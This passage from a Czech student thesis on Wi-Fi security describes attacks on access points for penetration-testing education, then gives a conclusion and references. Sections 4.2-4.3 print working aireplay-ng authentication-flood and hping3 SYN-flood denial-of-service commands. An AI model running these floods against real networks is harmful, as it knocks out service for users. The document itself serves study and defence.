 00:11:22:33:44:55  A0:B1:C2:D3:E4:F5  -57  0 - 1 0 1
```

Vyzkoušíme, zda-li funguje metoda generování paketů packet injection:

```
root@kali:~# aireplay-ng -9 wlan0
```

V případě zobrazení *Injection is working!* můžeme pokračovat. Přihlásíme se k AP a zahltíme AP množstvím paketů k autorizaci:

```
root@kali:~# aireplay-ng -1 6000 –o 1 –q 10 –e vutbr –a
00:11:22:33:44:55 –h aa:bb:cc:dd:ee:ff wlan0
```

Obrana není jednoduchá, většina domácích AP této technice podlehne velmi snadno. Řada profesionálních přístupových bodů již ale disponuje mechanismy proti těmto technikám.

4.3 DoS

Technika DoS (Denial of Services) spíše známá z oblasti webových serverů je velmi známá i v tomto odvětví. Principem je zahltit AP takovými výpočetně náročnými požadavky, aby došlo ke zpomalení nebo přímo odstavení AP. Rovněž obrana závisí pouze na výbavě daného AP [7].

Útok je možné provést dvěma způsoby:

1) Útok na klienta sítě
2) Útok na webové (či jiné služby) Access Pointu

V případě útoku na klienta sítě je možné využít postup pro generování deautorizačních zpráv.

Útok na služby Access Pointu závisí na konkrétním výrobci a modelu. Každý Access Point je náchylný na jinou službu.


V případě útoku na webové rozhraní Access Pointu je možné využít nástrojů v distribuci Linux KALI. Pro tyto účely je zde k dispozici program hping3 [5]:

```
root@kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --
rand-source 10.1.1.1
```

kde parametr –c znamená počet paketů, -d velikost každého paketu který je odeslán, -Sodesílání SYN paketů, -w 64 TCP velikost okna, -p 80 cílový port (pro http je to port 80), --flood pro zahlcení cíle pakety bez čekání na odpvěď či potvrzení(odesílání paketů co možná nejrychleji), --rand-source pro režim náhodných adres IP a posledním parametrem je adresa IP bezdrátového bodu.

4.4 Falešný přístupový bod

Změna toku provozu přes zařízení útočníka je využívaná zejména pro jednoduché přesměrování účastníka na některou podvrženou stránku ve snaze získání přihlašovacích údajů nebo ve snaze donucení účastníka instalace softwaru pro přístup do internetu, který samozřejmě pro přístup sloužit nebude, ale nejspíše k zotročení klientského počítače [3].



Obr. 7: Schéma útoku přes falešný přístupový bod

Operační systémy z rodiny Windows proti tomuto typu útoku disponují nástrojem, který

si při prvním připojení uloží MAC adresu bezdrátového bodu. V případě, že se změní, nedovolí klientovi se k této síti připojit a označí varovnou hláškou tuto síť.

4.5 Využití bezpečnostní díry

Tato metoda útoku spočívá v hledání předem známých bezpečnostních děr. K nalazení známé bezpečnostní trhliny je jako první potřeba zjistit přesný typ zařízení. To lze zjistit z adresy MAC, která obsahuje mnoho užitečných informací:

00	11	22	33	44	55
Identifikátor výrobce (OUI[22])			Identifikátor síťové karty (NIC[23])		

Tab. 5: Schéma MAC adresy

S využitím programů na detekci zařízení z adresy MAC lze (někdy ne s úplnou přesností) určit o jaký konkrétní model Access Pointu se jedná.

Proti této metodě se lze bránit maskováním MAC adresy.

Další možnost zjištění přesného modelu AP je přes webové rozhraní (pokud k němu máme přístup). V případě otevření webového (nebo jiného telnet, SSH) rozhranní se ve většině případů přihlásí Access Point a při dotazu na přihlašovací heslo vyzradí své modelové označení například pomocí Apache Mod Access hlášky.

Jakmile máme modelové označení, stačí pohledat na internetu nějaké známé bezpečnostní díry. Jako příklad bezpečnostní díry je mnoho modelů společnosti TP-LINK, které obsahují chybu v nastavení Mod Accessu, umožňující vyresetovat heslo pro přístup k webovému rozhraní pomocí zadání speciální adresy URL.

[22] Organisationally Unique Identifier (zkratka OUI) je jedinečný identifikátor který zabírá 3 oktety adresy MAC značící výrobce síťové karty.

[23] Network Interface Controller (zkratka NIC) je unikátní identifikátor dané síťové karty. Platí, že ve světě nemůžou existovat dvě síťové karty se stejnou adresou MAC.

5 ZÁVĚR

Práce hodnotí aktuální stav zabezpečení Wi-Fi sítí a nejčastější bezpečnostní problémy. Práce může sloužit také jako návod pro lepší zabezpečení nových bezdrátových sítí či postup kontroly těch stávajících. Umožňuje nahlédnout do technik útočníků, vyzkoušet tyto penetrační testy na vlastní síti a díky tomu lépe najít bezpečnostní problémy.

V práci byly porovnány jednotlivé metody šifrování dat v bezdrátových sítích. Z výsledků je patrné, že metoda šifrování WEP již nevyhovuje dnešním nárokům na bezpečnost kvůli její náchylnosti k prolomení. Šifrování WPA a WPA2 již dnešním nárokům vyhovují, pokud není jako klíč zvoleno nevhodné slovo. Práce se důkladně zabývá zranitelností technologie WPS, která může útočníkovi velmi zjednodušit napadení sítě. Dále práce umožňuje nahlédnout na další možnosti zabezpečení bezdrátových sítí, jako například předpokládání útoku zevnitř.

V případě dalšího rozvoje se práce dále může zabývat vytvářením penetračních skriptů sloužící pro automatizaci testování bezdrátových sítí.

LITERATURA

[1] Bigelow, S. (2004). *Mistrovství v počítačových sítích: správa, konfigurace, diagnostika a řešení problémů*. (Vyd. 1., 990 s., Překlad Petr Matějů). Brno: Computer Press.

[2] Kurose, J., & Ross, K. (2014). *Počítačové sítě*. (1. vyd., 622 s.) V Brně: Computer Press.

[3] Barken, L. (2004). *Wi-Fi: jak zabezpečit bezdrátovou síť*. (Vyd. 1., 174 s., Překlad Petr Matějů). Brno: Computer Press.

[4] Carroll, B. (2011). *Bezdrátové sítě Cisco: autorizovaný výukový průvodce*. (1. vyd., 478 s., Překlad Petr Matějů). Brno: Computer Press.

[5] Offensive Security. (2014). *Linux Kali*. Retrieved from: http://www.kali.org

[6] Main Docs. *Aircrack-ng*. (2015). Retrieved from: http://www.aircrack-ng.org

[7] McClure, S., Scambray, J., & Kurtz, G. (2007). *Hacking bez záhad*. (1. vyd., 520 s., Překlad Tomáš Znamenáček). Praha: Grada.

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

Wi-Fi	Wireless Fidelity – napodobenina High Fidelity (Hi-Fi)
WLAN	Wireles Local Area Network – Bezdrátová místní síť
AP	Access Point – Přístupový bod
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access II
WPS	Wi-Fi Protected Setup
PIN	Personal Identification Number
TKIP	Temporary Key Integrity Protocol
AES	Advanced Encryption Standard
HTTP	Hypertext Transfer Protokol
GET	Metoda předávání proměnných pomocí HTTP (max. 512B)
POST	Metoda předávání proměnných pomocí HTTP

SEZNAM PŘÍLOH

A PROSTŘEDÍ LINUX KALI